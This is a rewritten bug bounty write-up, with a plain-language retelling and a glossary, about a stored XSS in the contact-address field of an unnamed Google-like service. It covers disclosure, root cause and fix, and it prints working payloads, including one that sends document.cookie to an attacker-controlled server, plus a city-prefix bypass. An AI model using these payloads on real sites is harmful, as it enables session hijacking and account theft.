How I find my first Stored XSS
 Published on filipaze.medium.com
My name is Filipe Azevedo, known as filipazeon the internet. This is my first write-up. 😃
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the write-up of a first stored XSS, found by Filipe Azevedo (@filipaze_) and published on 13 May 2021. The target is not named: the author describes it only as a service similar to Google, with an email service, a calendar and so on. The feature that mattered was the agenda (calendar) service, which let a user save contacts and share them with someone else.
One detail of that contact feature is the whole story: a contact could have an address associated with it, and when the contact was displayed, a map for that address was rendered alongside the other contact details.
Setup
The author started doing bug bounties in October of the previous year, during the COVID-19 pandemic, between classes. No special tooling is described beyond the browser and ngrok, which was used as the receiving server for the cookie exfiltration test. The only stated precondition is an account on the target, used as a normal user: the author's method is to use the application like a regular user and fill every input with a test payload while doing so.
Finding it
The recon started on the unnamed target, and the agenda service stood out because it allowed saving contacts and sharing them. As on every target, the author filled every input with the same string, chosen so that a single submission tests for several classes of injection at once:
<img src=x onerror=alert()>'"${{2*2}}
That payload covers HTML injection, XSS and code injection (the ${{2*2}} part being the template-expression probe).
The address field of a contact was the interesting one. When the contact was saved and displayed, a map for the address was added together with the other contact details. Submitting the payload in the address input triggered the XSS, which made it a stored XSS: the payload is saved with the contact and fires when the contact is rendered.
Exploitation
Step 1: confirm the injection
The first working payload was placed in the address input:
<imf src=x onerror=alert()>
Note the misspelling of img as imf. The XSS was triggered anyway, which confirmed that the address value was being written into the page as HTML.
Step 2: discover the constraint
The payload was fragile. Changing it slightly stopped it from working. For example, changing:
<img src=x onerror=alert()>
to:
<img src=x onerror=alert("hacked")>
made the payload stop working. Something in the rendering path was sensitive to the exact content of the address string, not just to the presence of angle brackets.
Step 3: work with the map lookup
The reasoning that unlocked it: if the address is used to serve a map to the user, then perhaps the payload only survives when the service can find a location for the address. So the author tried adding a real location in front of the payload, and it worked. From that point on, any payload could be delivered to the victim simply by prefixing a city before it.
Step 4: prove impact by stealing the session cookie
Before reporting, the author tested cookie theft against their own account. The payload used was:
new york <img src=x onerror=this.src='<PUT_HERE_YOUR_SERVER>?'+document.cookie>
with ngrok as the receiving server. The handler rewrites the image source to the attacker's server and appends document.cookie as a query string. The author notes that this payload generates an unlimited number of requests to the server, and that the address field was limited to 100 characters, so the payload had to be kept as small as possible.
Step 5: report and reward
The report went to the company and was rewarded two and a half weeks later.

The timeline was:
| Date | Event |
|---|---|
| 26-04-2021 | Reported to the company |
| 27-04-2021 | Triaged by Intigriti |
| 03-05-2021 | Validated by the company |
| 12-05-2021 | Rewarded |
Root cause
The address value of a contact is inserted into the page as HTML when the contact, and the map for its address, are rendered, instead of being output-encoded as text. Because the value is stored with the contact, the injection persists and fires for anyone who views it, which is what makes it stored rather than reflected.
The exact reason a modified payload stopped working is not explained in the report. The behaviour is consistent with the address being passed through a geocoding or map lookup whose result determines whether the map block, and therefore the injected markup, is rendered at all: an address the service cannot resolve produces no map, and no execution. That is an inference from the observed behaviour, not something the report states.
Impact
An attacker who can create or share a contact can store a payload in its address field and have it execute in the browser of anyone who views that contact; in the author's own test the payload sent their own account's cookies to a server they controlled. The report does not describe the sharing flow in detail, so the exact set of victims and the conditions under which a shared contact is rendered are not stated. The 100-character limit on the address field constrains how much script can be delivered.
Fix
The report does not say what the company changed. The fix that addresses the root cause is to HTML-encode the address value wherever it is written into the page, including inside the map block, and to avoid building markup by string concatenation from user-supplied contact data. A Content Security Policy that blocks inline event handlers would have limited the impact of this particular payload.
Variants to test
- Run the same multi-purpose probe in every field of a contact form, including address, phone and notes, and check whether the value is reflected as HTML on the contact detail page. A positive result is an
alert()firing from the stored value when the contact is reopened. - Test fields that feed a third-party widget, such as a map, an avatar or an embed. A positive result is execution only when the widget resolves the value, which shows the value reaches the widget's markup unencoded.
- Try payloads that differ only slightly from a working one, as the author did with
alert()versusalert("hacked"), to map which characters or length changes break rendering. A positive result is a working payload whose behaviour changes with a small edit, which points at a parsing or lookup step in between. - Prefix a resolvable location before the payload when the field feeds a geocoder. A positive result is execution that does not happen with the payload alone.
- Test the sharing path: store the payload in a contact and share it with a second account. A positive result is execution in the second account's session, which confirms the stored nature and the victim set.
What happened, in plain words
A security researcher found a bug in a calendar and contacts service that looked a lot like Google: it had email, a calendar, and a contacts feature. The contacts feature let you save a contact and give it an address. When you opened the contact, the service drew a little map for that address next to the other details.
The bug was in that address field. The service took whatever you typed into the address and pasted it into the web page as if it were part of the page's own instructions, rather than treating it as harmless text. So if you typed a small piece of code instead of a real address, the browser would run that code. Because the address is saved with the contact, the code runs every time anyone opens that contact. That kind of bug is called stored cross-site scripting, or stored XSS.
The researcher proved it was serious by writing a payload that sent the viewer's cookies (small pieces of data the browser keeps to prove who you are) to a server the researcher controlled. The company validated the report and paid a reward.
Background: who, when, and how they worked
This is the first write-up by Filipe Azevedo, known online as filipaze. He started doing bug bounties in October of the previous year, during the COVID-19 pandemic, between classes. A bug bounty is a programme where a company invites people to look for security problems in its systems and pays for good reports.
The target is not named. The author describes it only as a service similar to Google, with an email service, a calendar and so on. The part that mattered was the agenda (calendar) service, which let a user save contacts and share them with someone else.
No special tools are described beyond the browser and ngrok. Ngrok is a small service that gives your own computer a public web address, so a server running on your laptop can be reached from the internet. The author used it as the receiving server for the cookie test. The only precondition mentioned is an account on the target, used as a normal user.
The method: one payload in every input
The author's habit on every target is to use the application like a regular user and, while doing so, fill every input with the same test string. The idea is that one submission tests several kinds of injection at once. The string was:
<img src=x onerror=alert()>'"${{2*2}}
Line by line, in plain words:
<img src=x onerror=alert()>is a piece of HTML, the language web pages are written in. It asks the browser to show an image.src=xpoints the image at a file calledx, which does not exist, so the image fails to load.onerror=alert()says: when the image fails to load, run this small piece of JavaScript, the language browsers use for interactivity.alert()makes a pop-up box appear. If you see the pop-up, you know your text was treated as code and not as plain text.'"are a single quote and a double quote. They are there to break out of places where your input is placed inside quotes in the page's code, which is a common way to escape a text context.${{2*2}}is a probe for template injection. Some web frameworks use${...}to mean "calculate this and put the result here". If the page shows4where you typed this, the server is evaluating your input as a formula, which is another kind of bug.
So one string checks for HTML injection (does my HTML get into the page?), XSS (does my JavaScript run?) and code injection (does the server calculate my expression?).
Finding the bug
The recon (short for reconnaissance, the exploratory phase where you map out what a site does) started on the unnamed target. The agenda service stood out because it allowed saving contacts and sharing them.
The address field of a contact was the interesting one. When the contact was saved and displayed, a map for the address was added together with the other contact details. Submitting the payload in the address input triggered the XSS. Because the value is saved with the contact, this is a stored XSS: the payload persists and fires whenever the contact is rendered, not just once in the moment you type it.
Step 1: confirm the injection
The first working payload was placed in the address input:
<imf src=x onerror=alert()>
Line by line:
<imf ...>looks like an image tag, but the tag name is misspelled:imfinstead ofimg. Browsers are forgiving with broken HTML, and this one still parsed the tag in a way that kept theonerrorhandler attached.src=xagain points at a file that does not exist, so the load fails.onerror=alert()runs the pop-up when the load fails.
The pop-up appearing confirmed that the address value was being written into the page as HTML. That is the moment the researcher knew there was a bug.
Step 2: discover the constraint
The payload was fragile. Changing it slightly stopped it from working. For example, changing:
<img src=x onerror=alert()>
to:
<img src=x onerror=alert("hacked")
made the payload stop working. In plain words, the only difference is that the pop-up would say hacked instead of being empty, which means a few extra characters inside the handler. If that small change breaks it, something in the rendering path is sensitive to the exact content of the address string, not just to the presence of angle brackets. The report does not explain why; it only records the observation.
Step 3: work with the map lookup
The reasoning that unlocked it: if the address is used to serve a map to the user, then perhaps the payload only survives when the service can find a location for the address. A map service needs to turn a text address into coordinates, a step called geocoding. If the text is not a recognisable place, no map is drawn, and if no map is drawn, the injected markup may never reach the page.
So the author tried adding a real location in front of the payload, and it worked. From that point on, any payload could be delivered to the victim simply by prefixing a city before it. The city makes the geocoder happy, the map block is rendered, and the payload inside it runs.
Step 4: prove impact by stealing the session cookie
Before reporting, the author tested cookie theft against their own account. A cookie is a small piece of data the browser stores for a site; a session cookie is the one that proves you are logged in, so anyone who copies it can often act as you. The payload used was:
new york <img src=x onerror=this.src='<PUT_HERE_YOUR_SERVER>?'+document.cookie>
Line by line:
new yorkis the resolvable location that makes the map render, as discovered in the previous step.<img src=x onerror=...>is the same image trick as before: an image that fails to load and runs code when it does.this.src='<PUT_HERE_YOUR_SERVER>?'+document.cookieis the code that runs.thisrefers to the image element itself.this.src = ...changes where the image points.document.cookieis the browser's way of reading the cookies for the current page. The+joins the server address, a?, and the cookie text into one string. So the browser is told: load an image from the attacker's server, with the cookies appended to the address as a query string.
The author notes two practical points. First, this payload generates an unlimited number of requests to the server. Second, the address field was limited to 100 characters, so the payload had to be kept as small as possible. That is why the server address is a placeholder and the code is as short as it can be.
Step 5: report and reward
The report went to the company and was rewarded two and a half weeks later.
The timeline was:
| Date | Event |
|---|---|
| 26-04-2021 | Reported to the company |
| 27-04-2021 | Triaged by Intigriti |
| 03-05-2021 | Validated by the company |
| 12-05-2021 | Rewarded |
In plain words: triage is the first check by the bug bounty platform (here Intigriti) that the report is complete and worth passing on. Validation is the company confirming the bug is real. The reward came a bit over two weeks after the report.
Why it worked
The address value of a contact is inserted into the page as HTML when the contact, and the map for its address, are rendered, instead of being output-encoded as text. Output encoding means turning characters like < into a safe form such as <, so the browser shows them as text instead of treating them as instructions. Because the value is stored with the contact, the injection persists and fires for anyone who views it, which is what makes it stored rather than reflected. A reflected XSS only fires in the moment you submit something; a stored one waits in the database.
The exact reason a modified payload stopped working is not explained in the report. The behaviour is consistent with the address being passed through a geocoding or map lookup whose result determines whether the map block, and therefore the injected markup, is rendered at all: an address the service cannot resolve produces no map, and no execution. That is an inference from the observed behaviour, not something the report states.
Who could be hurt
An attacker who can create or share a contact can store a payload in its address field and have it execute in the browser of anyone who views that contact. In the author's own test, the payload sent their own account's cookies to a server they controlled. The report does not describe the sharing flow in detail, so the exact set of victims and the conditions under which a shared contact is rendered are not stated. The 100-character limit on the address field constrains how much script can be delivered.
How to fix it
The fix that addresses the root cause is to HTML-encode the address value wherever it is written into the page, including inside the map block, and to avoid building markup by string concatenation from user-supplied contact data. A Content Security Policy, a set of rules a site sends to the browser saying which scripts are allowed, that blocks inline event handlers would have limited the impact of this particular payload.
Things to try on your own targets
- Run the same multi-purpose probe in every field of a contact form, including address, phone and notes, and check whether the value is reflected as HTML on the contact detail page. A positive result is an
alert()firing from the stored value when the contact is reopened. - Test fields that feed a third-party widget, such as a map, an avatar or an embed. A positive result is execution only when the widget resolves the value, which shows the value reaches the widget's markup unencoded.
- Try payloads that differ only slightly from a working one, as the author did with
alert()versusalert("hacked"), to map which characters or length changes break rendering. A positive result is a working payload whose behaviour changes with a small edit, which points at a parsing or lookup step in between. - Prefix a resolvable location before the payload when the field feeds a geocoder. A positive result is execution that does not happen with the payload alone.
- Test the sharing path: store the payload in a contact and share it with a second account. A positive result is execution in the second account's session, which confirms the stored nature and the victim set.
Glossary
- Bug bounty: a programme where a company invites people to find security problems in its systems and pays for good reports.
- Recon: short for reconnaissance, the exploratory phase where you map out what a site does and where its inputs are.
- XSS (cross-site scripting): a bug where text you control is treated as code by someone else's browser.
- Stored XSS: an XSS where the malicious value is saved on the server and fires for everyone who later views it.
- Reflected XSS: an XSS that only fires in the moment your input is echoed back, without being saved.
- HTML: the language web pages are written in, made of tags like
<img>. - Tag: a piece of HTML such as
<img>that tells the browser what to display. - Attribute: a setting inside a tag, such as
srcoronerror. - JavaScript: the language browsers run to make pages interactive.
- Handler: a piece of JavaScript attached to an event, such as
onerror, that runs when the event happens. alert(): a JavaScript function that shows a pop-up box; a common way to prove code ran.- HTML injection: getting your own HTML into a page, even if no script runs.
- Code injection: getting your input evaluated as code or a formula by the server.
- Template injection: a form of code injection where a framework evaluates expressions like
${2*2}. - Payload: the piece of text or code you submit to trigger a bug.
- Cookie: a small piece of data a site stores in your browser.
- Session cookie: the cookie that proves you are logged in; copying it can let someone act as you.
document.cookie: the browser's way of reading the cookies for the current page from JavaScript.- Query string: the part of a URL after a
?, used to pass data to a server. - Geocoding: turning a text address into map coordinates.
- Map lookup / geocoder: the service that performs geocoding.
- Output encoding: converting characters like
<into safe forms such as<so the browser shows them as text. - Content Security Policy (CSP): rules a site sends to the browser saying which scripts are allowed to run.
- Ngrok: a service that gives your own computer a public web address so it can receive requests from the internet.
- Triage: the bug bounty platform's first check that a report is complete and worth passing on.
- Validation: the company confirming that a reported bug is real.
- Intigriti: the bug bounty platform that triaged this report.



